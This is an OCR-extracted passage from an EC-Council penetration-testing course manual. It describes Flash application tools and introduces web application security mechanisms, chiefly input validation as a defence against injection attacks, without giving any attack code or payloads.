


Figure A.245: Elements of ActiveX

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Flash Application

Most of the website uses Flash components to provide rich functionality and experience to their users. These flash applications can be in the form of animations, rich Internet applications, desktop applications, mobile applications, mobile games and embedded web browser video players.

Advantages:

- Allows interactivity
- Compatible with all browsers

Disadvantages:

- Takes more time to load
- Need flash player to be installed for watching flash movies
- Difficult to optimize for search engines

Following are some of the tools used to design Flash applications and video games:

- Adobe Animate (*https://www.adobe.com*)
- Adobe Flash Builder (*https://www.adobe.com*)
- Adobe Director (*https://www.adobe.com*)
- FlashDevelop (*http://www.flashdevelop.org*)
- Powerflasher FDT (*http://www.powerflasher.de*)
- Adobe AIR (*https://www.adobe.com*)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- Flash Catalyst or Apache Flex SDK with any text editor (*http://flex.apache.org*)

Following are some of the tools used to view Flash applications:

- Flash Player (for web browsers)
- AIR (for desktop or mobile apps)
- Third-party players such as Scaleform (for video games)

ActionScript is the programming language to develop flash applications.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Web Application Security Mechanisms

This section describes the basic concepts associated with web applications vis-à-vis security concerns—their mechanism, components, how they work, and so on. Furthermore, it provides insight into various security mechanisms like input validation, filtering, authentication and authorization mechanism, error handling, fuzz testing, etc.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Input Validation

Input validation is a process of verifying and testing the user inputs of the application that come from untrusted data sources. Applications require some type of input from the user and ensuring that the data that is fed by the user to application is considered to be input validation. It is the simplest defensive technique used to secure web applications from injection attacks. Proper input validation techniques are used to eliminate the vulnerabilities in the web applications.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Why Input Validation?

Input validation flaws occur if the input validation is not performed effectively.

- **Invalidated Input Data**

  Improper validation of input may provide path to the attacker to perform injection attacks such as cross site scripting attacks and SQL injection attacks on the application. Firewalls cannot prevent the attacks caused by malicious or invalid input, and processing of these inputs without validation can make the application vulnerable to the attacks.

